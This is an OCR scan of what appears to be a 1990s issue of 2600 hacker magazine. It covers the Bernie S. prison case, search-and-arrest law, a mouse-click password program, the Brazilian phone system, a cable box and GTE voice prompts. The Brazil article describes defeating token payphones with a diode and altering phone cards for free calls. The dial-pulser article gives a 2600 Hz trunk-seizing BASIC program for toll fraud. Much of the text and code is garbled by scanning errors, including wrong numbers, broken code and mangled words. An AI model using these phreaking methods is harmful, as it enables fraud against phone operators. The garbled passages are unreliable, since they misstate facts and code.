

# Payphones of the Planet

## EL SALVADOR



Knigh Hawk & Cohen Nightsoff

## CUBA



Havana.


Steve Piantieri

## ANTIGUA



Albret

## BRAZIL



Sao Paulo.

Rafus

# 26000

THE HEAVENLY CARTER  
NAME HEREIN NUMBER THREE  
AT 11 AM 1994  
ST. JOSE-SALVADOR

# BEYOND HOPE



COMP AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE  
PHOTOS THAT WE'VE COMPILED - <http://www.2600.com>



# FALLOUT

Some nightmares never seem to end.

There has certainly seemed the case with the ongoing saga of Ed Cummings (Bernie S.). We've devoted many pages to this bizarre tale since it began in March of 1995. And we've learned so very much.

To summarize what we've already told you, Cummings, a 2666 writer for years, was arrested for possession of telecommunications devices that could be used for fraudulent purposes. He was never accused of anything, any fraud however. The United States Secret Service managed to have him imprisoned for seven months on a charge that virtually any technically adept person could be guilty of. (It was widely believed that the Secret Service had been embarrassed by Cummings' disclosure to a Fox news crew of unflattering pictures of their pictures that had been given to him by a friend and which we have since made available on our website.)

On Friday, October 13th, 1995, the nightmare ended. Ed Cummings was released from a federal prison where he had spent time with murderers and other "non-technology-oriented" criminals.

He quickly put his life together again, securing a job with a phone company and speaking of his ordeal at various conferences.

But then the Secret Service came back. It seems that a couple of years earlier, Cummings had had a little fun with a local police department when he packed his car illegally and had it searched by a local cop who didn't understand some of the technical jargon and apparatus within. The cop took Cummings and his two friends to the station and proceeded to question them. They were never placed under arrest and, when they left, one of Cummings' friends took the sheets of paper the cop had been interested in and also removed the batteries from a home detector, presumably to erase private phone numbers. (For some reason they had been left alone with these bits of "evidence.") The cop discovered this shortly after the three of them left. He managed to find them again and, since nobody was willing to say who had done the tampering, the cop charged Cummings since the car belonged to him and he was considered the one "in charge." And Cummings never saw the need to set the record straight, since it was a ridiculously minor, almost funny, accusation. He was sentenced to probation. Now, after being

arrested by the Secret Service, he was in violation of that probation.

In January of 1996, with unresolvable pressure from Secret Service Agent Tom Varney, Cummings was put back in prison with an insanity high bail of \$250,000 while he awaited sentencing. And because of his high bail, he was kept with the most violent and dangerous offenders when he was finally sentenced in March to 6-24 months, it almost seemed like a relief because an end to the ordeal was at last in sight. And, while technically he could be held for two years, it was virtually unheard of for prisoners not to get parole after their minimum time was up, unless they had disciplinary problems. One thing Cummings had going for him was an impeccable behavior record in prison.

It was no secret, however, that the authorities within the prison system and the Secret Service were quite upset with Cummings' outspokenness on his case. His weekly updates on WBAL's *Off The Hook* and the coverage in 2666 as well as the smattering of press coverage in the mainstream media was a real thorn in their side.

Five came and went with no parole hearing. And when the hearing finally took place, on July 2nd, Cummings was told that processing only took place on the 1st of the month, so nobody would even touch his case until August. Such senseless logic appears to be the norm in America's prisons. But in this case, prison authorities seemed intent on making Cummings' life as miserable as possible.

One of the best examples of this occurred in July when he was finally moved to a minimum security facility and allowed to participate in a "voluntary" community service program. (If you don't volunteer, you get sent back to the maximum security prison.) During this brief period, he was contacted by Rob Bernstein, a reporter for *Lawyer Leadership*, who wanted to write an article on his case. Bernstein called the prison, asked for, and received, the fax number at the facility where Cummings was working. His intention was to forward a copy of the article to Cummings before it was finalized so that any mistakes could be corrected. At the time, it seemed logical and in the real world it would have been.

But this was not the real world. When it was dis-

covered that a fax had been sent to Cummings' parents, out his knowledge or consent, prison officials immediately threw him back into the maximum security prison at Bucks County. They claimed he had misused the telephone system by receiving the fax and that, as a result, his time in prison could be increased by nine months.

Cummings appealed this ridiculous judgment as any sane rational person would. They kept him in maximum for 19 days, nine days more than they were supposed to. His appeal was denied and, at the same time, he was suddenly subjected to shock-downs and was being written up for infractions like having too much reading material or one too many bottles of shampoo. Each of these had the potential for getting his parole denied. All of a sudden his imperative behavior record had been tarnished.

Believing he was being harassed, Cummings filed a grievance. Right after it was denied, he found himself being transferred from minimum to another maximum security facility in Lehigh County. The reason for this action was "punitive custody." It was obvious to everyone that the real reason was to get rid of him.

Then things got much worse. Within a day, Cummings was viciously attacked by a violent inmate. He had his jaw kicked in and his arm shattered by the time the guards got around to stopping it. His jaw wound healed, he was then thrown into the infectious disease ward at Lehigh County where his medical care was virtually nonexistent. They even refused to give him painkillers. And strangely enough, all of the phone numbers Cummings had called in the past were blocked. If ever anyone was being given a hint to keep their mouth shut, this was it.

But despite all of this, Cummings refused to be silenced. The story of what was happening to him got out and this time it got people so angry that there was nothing left to do but take action. In an eye-opening of WDAZ's *Off The Hook*, and hackers around the planet joined forces to end the nightmare once and for all. A mailing list was started which quickly got hundreds of subscribers. A voice mail hotline was set up at 2666. Volunteers worked around the clock. People who had never been part of the hacker world began to get involved. It was clear that this was no longer a hacker issue but rather a very significant human rights case. Even members of the mainstream media began to take an interest. (Sadly, the Electronic Frontier Foundation and the American

Civil Liberties Union still didn't get involved.)

Within a few days, a demonstration outside the Northampton County prison and courthouse (where Cummings had now been transferred) had been organized. After nearly two years, the Bernie S. case had finally become a landmark example of righteousness of justice in nearly everyone who heard about it.

The strain on the authorities must have been tremendous. The number of phone calls, letters, faxes, and email to Pennsylvania prison and government offices, as well as the Secret Service and congressional offices, was unprecedented.

And suddenly, on Friday, September 15th, 1996, the nightmare ended. Ed Cummings was released from parole regulations, it was apparent that the Secret Service was fed up of the power to put him back in prison. There was a clear example of people's power.

It was a decisive victory but not the kind that makes you feel good for very long. Things never should have been allowed to get to this point in the first place. Much work remains to be done. The aftermath of this torment won't soon go away. Apart from facing permanent disfigurement, Cummings has had his life almost completely destroyed by these notions. There are many pieces to pick up. And for the rest of us, there are many people we must hold accountable for this travesty.

These questions demand immediate answers. Why was the Secret Service (particularly Special Agent Tom Varney of the Philadelphia office) so intent on antagonizing Ed Cummings? Why were they allowed to have such an undue influence on court proceedings? Why did Judge Jack Thorcia (Northampton County, PA) set bail at such high levels for such a trivial, scruitinous offense? Why did the Bucks County Correctional Facility have Cummings transferred into a prison for violent offenders and what exactly did they mean by "punitive custody"? And finally, how did we ever allow the federal government to pass a law that can put someone in prison for possession of electronic components without any evidence of their being used to commit a crime (Title 18, U.S.C. 1029)?

While we look for answers, we will also need to keep track of the injustices facing all the others in prison, now and hopefully in the future.

We can hope that this huge case and the tremendous response to it will be enough to teach the authorities an unforgettable lesson and keep it from happening again.

Someday, we doubt it.

# Searches and Arrests

by Keyser Soze

This article was excerpted by the piece titled "Avoiding Suspicion" by -Me in the Spring 1996 issue. There were a number of things legally wrong with it, and instead of ripping it apart, I figured I'd just tell you what the law is. Note: I am a licensed attorney (so this is the real thing), and am writing under this alias for what should be obvious reasons. This article in no way gives legal advice; it merely points out what the law is, and what the police can legally do to you, and what your rights are. Any words in quotes are from actual cases, the details of which I won't bore you with.

## Searches

### Probable cause

This is what the police need in order to search you. Probable cause is a "reasonable belief" (by the cops) that what they have found is evidence of a crime. This can be evidence of any crime, not just for the crime they're currently investigating.

### Searching your house, apartment, etc.

In order for the police to search your place, they need a search warrant. A search warrant contains those things (if you care to read it, and you should, to make sure that it is a search warrant, and that the information on it is correct): the crime committed, the evidence they're looking for, and the location that they're going to search. The location covers basic stuff such as your name and address (as well as the specific location in the home where they're going to be looking) - if either one of these are wrong, call them on it because there could, for example, be another person named "Smith" in your building, and they just got the wrong one.

The police can look anywhere the thing they are looking for will reasonably fit. The smaller the item is, the more places they can look. For example, cops can look just about anywhere for drugs (since drugs can be put into small packages and hidden anywhere), but they're not going

to look in the toilet tank for a stolen TV (because it won't fit). They can also seize anything that's found in plain view, like on a table, regardless of whether the warrant mentions that item.

Just a little bit about "no-knock" warrants. There are only three instances when the cops can bust down your door when they have a search warrant: if there's a danger of escape, if there's a possibility of evidence destruction (like flushing something down the toilet or erasing a disk, though the computer-based reasons like erasing disks, etc. have not been tested in court, it seems likely to me it could be a valid reason), or if there's likely to be a danger to the officers present.

### Searching your car

An officer still needs probable cause to search your car, but does not need a search warrant. Once he has probable cause to search the car, he can go anywhere in the car, including the trunk and any packages in the car.

If your car happens to be impounded and taken to an impound lot and the contents are inventoried, the cops don't need probable cause. They can seize anything they find that's evidence.

### Stopping you on the street

This is what's known as a "stop and frisk". You can be stopped and questioned by the police on the street if they have a "reason to suspect" that there is "imminent criminality". This is sort of a gut-feel type of call by the observing officer - if he thinks you might be up to something, he can stop you and ask you questions.

Whether or not you'll be frisked depends on the situation you're in, based on it's the officer's call. A frisk is the "yanking down of exterior clothing". If the cop finds something suspicious, he suddenly has probable cause and can search you on the spot, or arrest you if that's what

### Arrests

#### An arrest in your home

In order for you to be arrested in your own home, the police need an arrest warrant, which

states what crime was committed and who they think did it. (If the police have an arrest warrant, any evidence in plain view can be seized. (They don't need a search warrant for stuff in plain view in this case, because the arrest warrant got them into the home legally).)

If you are arrested, the cops can search you and any area within your "immediate grasp, reach, or grasp". Basically, this means that they can only search the area where you could reasonably reach to destroy evidence or grab a concealed weapon. This usually limits the search in this case to the room in which you're arrested. The only time the cops can search the rest of the home without a search warrant is if they've come to arrest someone else in addition to you, then they can look wherever that person could hide.

#### An arrest in someone else's home

The police must have a search warrant to enter someone else's home to arrest you if you're there and not in your own home. (This is in addition to the arrest warrant for you.) An exception in this case is if you're fleeing and they follow you into that person's home - then they don't need a search warrant.

### Post-arrest stuff

#### Miranda warnings

We've all seen this in cop TV shows or movies: when someone is arrested, the cops read them their rights. Believe it or not, this is not required at the time of arrest. It's been drummed into our heads for so long that we think they got it right, but they didn't. You only need to read your rights when you are undergoing "custodial interrogations".

"Custody" is defined as being under "any significant restraint" or being placed in a "compelling atmosphere" where you might involuntarily waive your rights. Basically, this means that you've been arrested, you can be in a police car or at the police station. "Interrogation" is not limited to questioning; it covers any statements made by another person which "might reasonably elicit an incriminating response". An example of this would be if two other people were talking and they say something that you would usually respond to, just keep quiet (see below). This can be done by anyone at any time.

Before the police can question you, they must read you your rights. Those rights are:

1. You have the right to remain silent.
2. Anything said can and will be used against you in court.
3. You have the right to consult with an attorney prior to questioning.
4. You have the right to have an attorney present during questioning.
5. You have the right to an appointed attorney if you cannot be retained (the court will appoint an attorney to you if you can't afford one).

Numbers three and four may be combined into one statement that is read to you, but it's easier to grasp if they're separated.

#### Avoiding your rights

Now that you know your rights, how are they enforced? Very simple: after you've been read your rights, tell them that you wish to speak to an attorney. Once you've said them that, they cannot question you, and they can't come back before you've spoken to an attorney to ask you any questions, so the best thing for you to do is to keep quiet until you've spoken to an attorney. And do not do what The Prophet suggested (Letters, Spring 1996) and be: think about it - you're in deep shit already, and being always makes things worse for you. I'll repeat it because it's that important: keep quiet until you've spoken to an attorney.

#### Things that don't violate your rights

There are certain things that can be done after you've been arrested that do not violate your rights, even though these things seem like they would. They include: taking your picture, fingerprinting you, taking your measurements, getting a handwriting sample, having you speak a certain phrase, or moving around in a certain way (like with a limp).

Generally speaking, that's it. There's obviously a great deal more to this subject, but you don't really need to know all the nuances. Just knowing what rises the cops play under and what your rights are should be sufficient. I'm thinking about doing an article about computer crime laws (these laws usually cover telephone issues as well), and if this article doesn't get my head taken off, you should see it in the near future.



# Security through the Mouse

by Steve Rivers

```
// Mouse.h
// To compile with Turbo C++
// gcc Mouse.h.c
// To compile with Borland C++
// bcc Mouse.h.c
#include <dos.h> // 186
#include <conio.h> // kbhit()
#include <string.h> // strcmp()
#include <stdio.h> // printf()
#include <stdlib.h> // rand()
void instructions();

class C {
public:
    printf("You will be prompted to
    enter a password.\n");
    printf("Click on the left and
    right mouse buttons.\n");
    printf("and their clicks will
    become a part of the password.\n");
    printf("You must have a mouse dri-
    ver loaded to use the mouse.\n");
};

int getButton()
{
    struct REGPARM regs;
    regs.ebx = 3;
    regs.ecx = regs.edi = regs.edi =
    regs.edi = 0;
    int(8x33 Areas);
    return regs.rcx;
}

void getMouseString(char *string,
int maxlen)
{
    int i = 0, button;
    char key = 0;
    while (key != 13 && i < maxlen) {
        if (kbhit()) {
            key = getch();
            string[i++] = key;
        }
        else if ((button = getButton()) !=
        0) {
            if (button == 1) printf("L ");
            else printf("R ");
            string[i++] = button;
            write ((button <> 1) *
            0);
        }
        string[i] = 0;
    }
}
```

Have you ever wanted to write a program that could stop those keyboard nosilitering password crackers? I did. Most password crackers that I have seen/written, only capture key strokes. It should be easy to ban these programs by simply having the user enter their password using more than the keyboard. This line of thought caused me to write a program that would accept mouse clicks as a part of a password. With my program, the user is able to enter keys and left and right mouse clicks for their password. For example, a password might be

```
F - 1 - S + H 1 mouse_left_click +
mouse_right_click + mouse_right_click
```

Now that's a password! My program allows the user to use the keyboard and the mouse to enter their password. Not only does this program make life hard for keyboard monitors, but it also makes life hard for shoulder surfers.

I now present the basic program that implements this scheme. Notice that this was written for PCs. This program should help hackers to think of more robust password stealers. And for those of you who need more password protection, consider using the simple functions provided in this program.

```
}
void main()
{
    char password[128];
    char valid[128];
    instructions();
    printf("Enter a password: ");
    getMouseString(password, 127);
    // This is the cool part!
    printf("Valid? Password: ");
    getMouseString(valid, 127);
    if (strcmp(password, valid) !=
    0) printf("Invalid\n");
    else printf("Valid\n");
    printf("PASSWORD: ");
}
```

# THE BRAZILIAN PHONE SYSTEM

by Deneval

curmapr@2600.com

A few words can describe it. For the time being, it sucks. But there are a few tricks and even if some people read it and say, "This guy doesn't write about the things I know," they can write me back and fill me in on the details I missed. Anyway, telling it all would spoil it for a lot of guys who would not like to see a few things fixed. But that's for another time.

The present phone system has some good qualities. Let's start with them. After the military took power in 1964, one of their main goals was telecommunications. So, all parts of the country were linked by phone lines. On a good sunny day you can call someone even if the guy is far away from a big town. Small villages with less than a thousand people can be found with a phone line. No joke. Even with the rain forest around, one can find a Post Office somewhere and some sort of place where a phone call can be made. The bad thing about it is that it doesn't always work properly. Brazil has a communications satellite that helps link North and South, West and East (it's a country almost as large as the USA). But suppose you live in Rio de Janeiro and want to call some place two or three thousand miles away. Inside rain forest or not, it doesn't matter. In Rio de Janeiro, one can't get a line when it rains. In Sao Paulo, another big town with 11 million people, getting a line at four o'clock is luck of the Irish. Trying to make a phone call from Sao Paulo to some place more than 2000 miles away is also difficult. The system works, but it did not grow fast enough, nor was enough money invested in its growth. It's got some technology, but God knows why it is not used. Only recently has

tone dialing been (slowly) introduced.


The phone company, which is state owned, doesn't have enough lines for everybody. So, a phone line in a town like Sao Paulo can cost between \$2,000 and \$6,000. That's if you don't want to wait. If time is no problem, then you can join something called "Plano de Expansao", a plan that will deliver the phone in about two years' time with some real low monthly payments. People end up paying about \$1,200. Want to know more? They give your money back if you decide not to wait. In fact, the phone company will understand if you complain about that. After all, that can happen if they are late in the schedule. Some people wait for more than two years, the phone line paid for and not installed yet. Shocking, isn't it?

A cell phone is much easier to get, only about \$300. But the calls are a bit more expensive. The cellular market had big growth for that reason. There's a big business, at this moment, selling cellular phones. Huge advertisements are everywhere even though the newspapers are full of stories of people who got their phones "cloned" and received huge bills because of calls they never made, sometimes to countries like Lebanon. The phone company is getting used to the complaints about that.

How is a phone call from a public phone for the average citizen? Well, there are plenty of public phones, almost on every corner. And most of the time, even when it's raining, it's not hard to make a phone call. Instead of a coin, one has to have a special metal coin called "ficha". Not easy to counterfeit and the phones are tough to break down. But it's possible to "phreak it". The wires connecting the phone can be connected by some diode that short circuits the pulse made when the "ficha" drops inside.



when one needs to dial long distance. It's 63 cents per minute to call long distance, but that's at the Central or at home. In public phones, the number of units goes a bit faster, it seems. Only three Centrals are open on Sundays, when one pays only 7 cents a minute. That in a town of 11 million. It's either join the queue or pay more money for those 90 unit cards.



I've done some research on them. According to the publication "Card Technology Today", the card is either inductive or magnetic. It's basically a plastic card with a thin metal plate, covered by a kind of gray ink or plastic, very hard to take out. If one bothers to take away this ink or plastic and get to see the metal, they will find that it is cut by holes and lines. This sequence is repeated four times, and it's the same in all cards, regardless of the number of units. Some people claim that by cutting on the corner of the card or on some special place, an infinite card can be created. Others claim that by soldering with care, it is also possible to achieve the same thing. The official explanation is that the cards have some micro-fuses that the phone "burns" as the time and the talk go by.



But sometimes, the real "phreaking" is completing a long distance phone call. There's a long distance service, called DDD, which means Distance Direct Dialing. One punches all the numbers and gets a sound that the line is busy. How to overcome that? Try again. But if you're smart, you'll punch the zone codes slowly, trying to do it as if you were a modem, punching a key after each don't-know-how-many-seconds-or-milliseconds. It's a matter of concentration. Can't do that when angered or in a hurry. Just like Zen. Think about the tree in the woods, does it make noise when it goes down? Sounds complicated? Yeah, but it works and it helped me to complete calls when people gave up, after repeating the dialing for half an hour. It's the same thing for a collect call. It's


rough, no matter what side of the line you're on. (Once I had to call an address 1500 kilometers north in order to ask people there to deliver a message 1500 kilometers further north.) But I have to say that it works, if one has enough time to try and do it the right way. In the end through constant practice (because every time you don't get a line you keep practicing), it's possible to guess the right intervals between each key-pressing.

Right now, AT&T and other foreign phone companies are trying to get in here. There is even some advertisement of ISDN. Will it succeed? Nobody knows. It's known that the state phone company is checking on the use of things like Blue Boop. A few Brazilian people who claim to know something about howing told me that only through public phones is it a safe thing. The cost of a phone line is a big reason to be paranoid about being caught phreaking. Most of the people who do, do it only because they're living far away from home.

Lots of people try and sometimes succeed using others people's phones in order to dial phone sex, horoscopes, and other on-line services. Nothing to say about that. Voice mailboxes are a hit. Only \$10 a month.

Brazilian phreakers don't trade their secrets because of the fear of things getting fixed. If the phone company finds out, sure they'll change. Thousands and thousands of people go south, trying to escape misery. Every one of them gets homesick, for North and South are sometimes 99 percent

different. So, any malfunction in the phone system would grow old pretty fast... in fact, the blue phones that used special "Phasas" would be vandalized, once in a while, by those people, who would break them down in order to call their relatives back home. Card technology is attractive because the phone doesn't carry anything that might be stolen. So this sort of physical hardware "call-phreaking" is out. Sad part is this was a change that made some people cry, because it ruined it for the guys who didn't need to destroy the phone in order to call the folks back home. Such good things don't last for long here. If someone really wants to learn about phone services, there are technical schools (secondary schools) that teach it. But it is unheard of for people to try to learn it some other way, or for the joy of it. There are no files or philes. And the phone system is reputed as being too primitive to be really hacked. They are trying to improve it. But very slowly.



A voice mail receipt, which is also the same as a normal phone receipt. The little round things are the metal coin Phasas (not to state).

# THE DIAL PULSER

by Golem of Sprague

Previous articles have mentioned the MF type blue box, but there hasn't been mention of something called a "Rotary SF" or "dial pulser". I remember seeing these devices at someone's (name withheld) cellular "lab" in 1990. Yes, they were the standard issue Blue Bell System boxes powered by two "D" cells (the same olive drab Bell batteries that used to come in the Hess toy trucks, you Gen-Xers), and on the outside, a button for line seizure and a rotary dial for pulsing.

The theory of dial pulsing is nothing more than the tone equivalent of regular rotary dialing. This goes back to a system that produces R1 called CCITT 2 (C2). This

'MARKING FROM THE CORPORATE PROPERTY CULTURE:

'Educational purposes only''

'Rotary SF' Generator

'o.k.d. Cap'n Crunch Whistle, remember?

'Uses PC speaker to generate pulsed 2600 Hz

'to dial over trunks involving SxS and crossbars.

'This is written in Turbo BASIC; it may need modifications

'for use w/ Quick BASIC or other structured BASICS.

'Written by keyPulse & Start

'code starts here:

```

cls
do
line input "Phone Number:";pb$
len=len(pb$)
if pb$="" then goto x11:
sound 2600,15
delay 2
for i=1 to 1
  $=int$(pb$(i,1))
  digit=vol(65)
  
```

used 600 Hz for make and 750 Hz for break, which simulated rotary dialing over long distances where a DC loop is impractical. At the risk of boredom, I will mention how R1 uses 2600 Hz to indicate trunk on hook and silence as trunk off hook. What happens when 2600 Hz is pulsed at a regular rate? On-hook, off-hook, on-hook, off-hook. ... Gee, it sounds like pulse dialing.

Yes it is, but over a trunk which sees this 2600 Hz pulsing like a subscriber loop sensing interruptions of rotary dialing. This system is simpler than MF signaling for its use of only one frequency and its lack of registering tones (11, 12, KP, KP2, ST). However, I know of no places in the US (perhaps Alaska?) that still use C2 or R1 that will accept dial pulsing.

'clear screen

'main loop

'input phone number

'length of phone number

'if empty line then go to

'seize R1 trunk w/ 2600

'delay 2 seconds

'read string loop

'get char in string

'convert to numeric

select case b5

case "0"

digit=10

case " "

goto skip

case else

end select

pb5;

for x=1 to digit

call diolpulser

next

delay .5

skip:

next

?

loop

x11:

end

sub diolpulser

ccccccoll.....

sound 2600,1:2

delay .18

end sub

'check b5 for exceptions

'if "0" then

'set to pulse ten (10) times

'if a space char, then

'skip over to next digit (ignore)

'else case do nothing

'end select for checking exceptions

'print digit

'pulsing 1000 (pulse digit time(5))

'dial pulser routine

'go again until x=digit

'500 ms delay between pulsing

'skip point

'get next digit

'loop back

'jump point for

'program termination

'this is the heart of it

'sound 2600 for 40 ms

'delay for 60 ms

'that's all

'my advice:

'have fun - don't get caught!

'remember: the President,

'the currency,

'and the phone system

# B E Y O N D H O P E

It's the long-awaited sequel to

Hackers On Planet Earth and it takes place in

New York City on August 1, 2, and 3, 1997

(tentative). Location and registration info

to be announced. Contact our voice BBS for

more info: (516) 473-2626 or email:

beyondhope@2600.com

or check our web site:

www.2600.com



# THE GI CFT2200 POWER BOX

by Active Martin

Recently my cable company upgraded its system and installed new "power boxes" in subscribers' homes. Also, they replaced all of the underground cable in my town with fiber optic cable to facilitate two-way communications. This upgrade to "interactive television" is slowly spreading throughout cable companies in the entire US. Fiber optic cable is being laid, and slowly but surely more and more cable subscribers will be getting new features. The boxes our local cable company is using are General Instrument (same company who makes the Jerrold boxes) CFT2200s. I don't know if these will be the standard, but you can expect other brand-name boxes with the same features.

The CFT2200 looks a hell of a lot nicer than your typical clunky cable box. It is a bit larger and stockier, and has a certain hi-tech look to it. The box is capable of two-way communications. Unlike old fashioned addressable boxes, which could only receive signals from the cable company, this box can send signals to the cable company as well as receive them. This facilitates instant ordering of pay-per-view without making any phone calls, and things like TV polls you can answer. On the back of the box are your two typical cable in/out coax connectors, plus left/right stereo audio jacks, and a composite video jack. There is also an IR Blaster plug and an IPHY connection (the latter works with the Starforce option, see below). Finally, there is a metal plate where optional circuitry may be added. The manual mentions Starforce and Starview as two options to contact there. After looking up some info at GI's web site, I found out that the Starforce option allows you to hook your box up to your phone line to make a standard addressable box act like a two-way one. Why this option would be avail-

able on a standard two-way box I don't know. I couldn't find anything out about Starview. I asked my trusty cable company about these options. After being put on hold for half an hour I was connected to a rep who had no clue what I was talking about.

## System Features

The CFT2200 has a lot of nice on-screen features. When you flip channels, the name of the channel you're on is displayed at the top of the screen. At the bottom is a box that tells you what show is on, when it started, and when it will end. The remote control has a four direction arrow pad, pushing the right arrow shows you what show is on next. A press of the Info button will bring up a window that will describe the program in depth. If it's a movie, the rating and the actors in it are also included with the description. The box has a program guide, which basically will show you in a table format what is on at any time on any channel. You can even go ahead up to seven days. Looking through the guide is done with the arrow buttons, a page up/down button, and a day up/down button. Because of memory limits, in-depth program descriptions are only available for current and subsequent programs, if you go ahead too far you'll get no more than the show's name and a "Sorry no data available" when you press Info. As far as pay-per-view goes, all you do is flip to the channel showing the movie you want. You have from 10 minutes before to 10 minutes after the movie starts to order. The screen turns black, and the letter E for event flashes on the box's display panel. If you press the Select button on the remote a confirmation will appear, another press of select and decryption immediately starts. That's why the timeframe is limited to 10 minutes before or after. Earlier than that and you'd catch the credits of the previous movie. A four digit password may be set to

prevent unauthorized ordering. By default it's the last digits of your phone number.

## Bugs and Tech Info

Of course with all new technology comes bugs. For instance, a week after I got the power box, the cable company uploaded an updated software revision (erasable ROM in the boxes incidentally) to every power box at around 4 am. It didn't work for everyone though, and 500 boxes were completely screwed up, mine included. You couldn't reset them, change the channels, nothing. They had to actually order 500 new boxes from GI, and replace the messed up ones in each home. The messed up boxes were taken back to the factory to be reprogrammed according to the cable guy who came to replace my boxes. Another annoying thing is that the boxes have to be off to be updated with the latest program schedules. If you leave your box on overnight, you have to unplug it for a few seconds, then plug it back in. Within ten minutes it updates itself.

One final thing is that you must have a strong signal for the boxes to work properly. If you have a splitter in your basement to run cable lines to multiple TVs, which I do, you may run into some problems. I noticed that on the higher channels (80 and up), which are all pay-per-view, I was unable to order a movie with the Select button because the signal was so bad (the higher you go, the poorer reception quality is).

These boxes ain't cheap, the replacement fee for lost ones is around \$300 so I can assume that's what they would list for. The internal architecture according to data on the GI web site is dual processor. The secure processor takes care of message processing and on-screen displays, an 860 MHz tuner, and is described as a "smart card" renewable security system. The Feature Expansion Module has a Motorola 68000 chip. This is what takes care of the downloading and updating of program schedules in the guide, with a re-writable ROM. This also handles the pay-per-view ordering. Other features listed

include an optional RS-232 interface for use with a printer, fax, or other serial device. The boxes can be remotely turned into a "lump of clay" by the cable company. Your screen will flash black and a message will say "Your terminal has been deactivated. Please call your cable company." The first time your box is installed this message comes up and the cable guy has to call his central office and read off a long set of character numbers, which I assume is the ID of the particular box. Just wish I had a tape recorder handy then.

## No More Secrets

The ability of the box to send and receive signals means more than ordering pay-per-view without calling some automated phone number. It means that your cable company has the ability to know exactly what you are watching all the time. It would be unwise to use a descrambler with this box. I'm sure they'd get suspicious if you were always watching the pay-per-view channel yet never ordering any movies. There is no doubt they have the ability to do so, but do they? I can't say yes or no but I wouldn't be surprised. Just think how much you can learn about a person from what they watch on TV. Their lifestyle, hobbies, marital status, age. I shudder at the thought of the records they would have the ability to keep.

While the new power boxes are very powerful and convenient, there is a definite sacrifice in privacy. Is it worth it? Hard to say, since I'm unsure exactly how much they monitor. With the fiber optic cable (interior cable service will be coming shortly). This means high speeds of several megabits per second, making ISDN look like a 110 baud modem. I'd be interested in knowing from anyone on the "inside" what type of monitoring techniques, if any, cable companies employ with two-way boxes. Send a letter to 2600 and let us all know what's going on. Expect another article on the Internet cable modem when and if I can get my hands on one. The GI web site [www.gi.com](http://www.gi.com) has the tech details, some mentioned here, on the CFT2200. Check it out.

# GTE VOICE PROMPTS

(FOUND INSIDE GTE COMPUTERS)

by Chillin' Bit Boy

- |                       |                                    |  |
|-----------------------|------------------------------------|--|
| 000 OH                | 044 BUSINESS OFFICE                | 081 TELEPHONE COMPANY FACILITY TROUBLE |
| 002 1                 | 045 BE REACHED                     | 082 TOLL                               |
| 001 2                 | 046 CALL                           | 083 THE NUMBER                         |
| 004 3                 | 047 CANNOT                         | 084 TELEPHONE YOU ARE CALLING FROM     |
| 005 4                 | 048 CARRIER                        | 085 THIS IS A RECORDING                |
| 006 5                 | 049 CHANGED                        | 086 TO A NON-PUBLICISED NUMBER         |
| 007 6                 | 050 CHECK THE NUMBER               | 087 TO AN UNLISTED NUMBER              |
| 008 7                 | 051 REAL A                         | 088 TRY YOUR CALL                      |
| 009 8                 | 052 DIAL AGAIN                     | 089 UNABLE TO COMPLETE YOUR CALL       |
| 010 9                 | 053 DIAL THE DIGITS                | 090 WE CANNOT COMPLETE YOUR CALL       |
| 011 OH                | 054 DUE TO                         | 091 WE'RE SORRY                        |
| 012 1                 | 055 DISCONNECTED                   | 092 WHEN CALLING THIS NUMBER           |
| 013 2                 | 056 DID NOT GO THROUGH             | 093 WITH                               |
| 014 3                 | 057 FOR                            | 094 WILL YOU PLEASE                    |
| 015 4                 | 058 FOR ASSISTANCE                 | 095 YOU WOULD LIKE TO MAKE A CALL      |
| 016 5                 | 059 FROM YOUR CALLING AREA         | 096 YOU HAVE REACHED                   |
| 017 6                 | 060 FROM THE PHONE YOU ARE USING   | 097 YOU HAVE DIALED A NUMBER THAT      |
| 018 7                 | 061 HANG UP                        | 098 YOU HAVE SELECTED                  |
| 019 8                 | 062 HAS BEEN                       | 099 YOU ARE CALLING                    |
| 020 9                 | 063 HEAVY CALLING                  | 100 YOU MUST FIRST                     |
| 021 S11               | 064 IF                             | 101 YOU NEED HELP                      |
| 022 S12               | 065 IS                             | 102 YOU FEEL YOU HAVE REACHED THIS     |
| 023 S13               | 066 IT IS NOT NECESSARY TO         | 103 YOU DIALED                         |
| 024 S14               | 067 LATER                          | 104 YOUR                               |
| 025 S15               | 068 MUST BE PRECEDED BY THE DIGITS | 105 YOUR NUMBER IS                     |
| 026 S16               | 069 NEW NUMBER IS                  | 106 YOUR CALL IS CROST                 |
| 027 S17               | 070 NO LONGER IN SERVICE           | 107 ZERO                               |
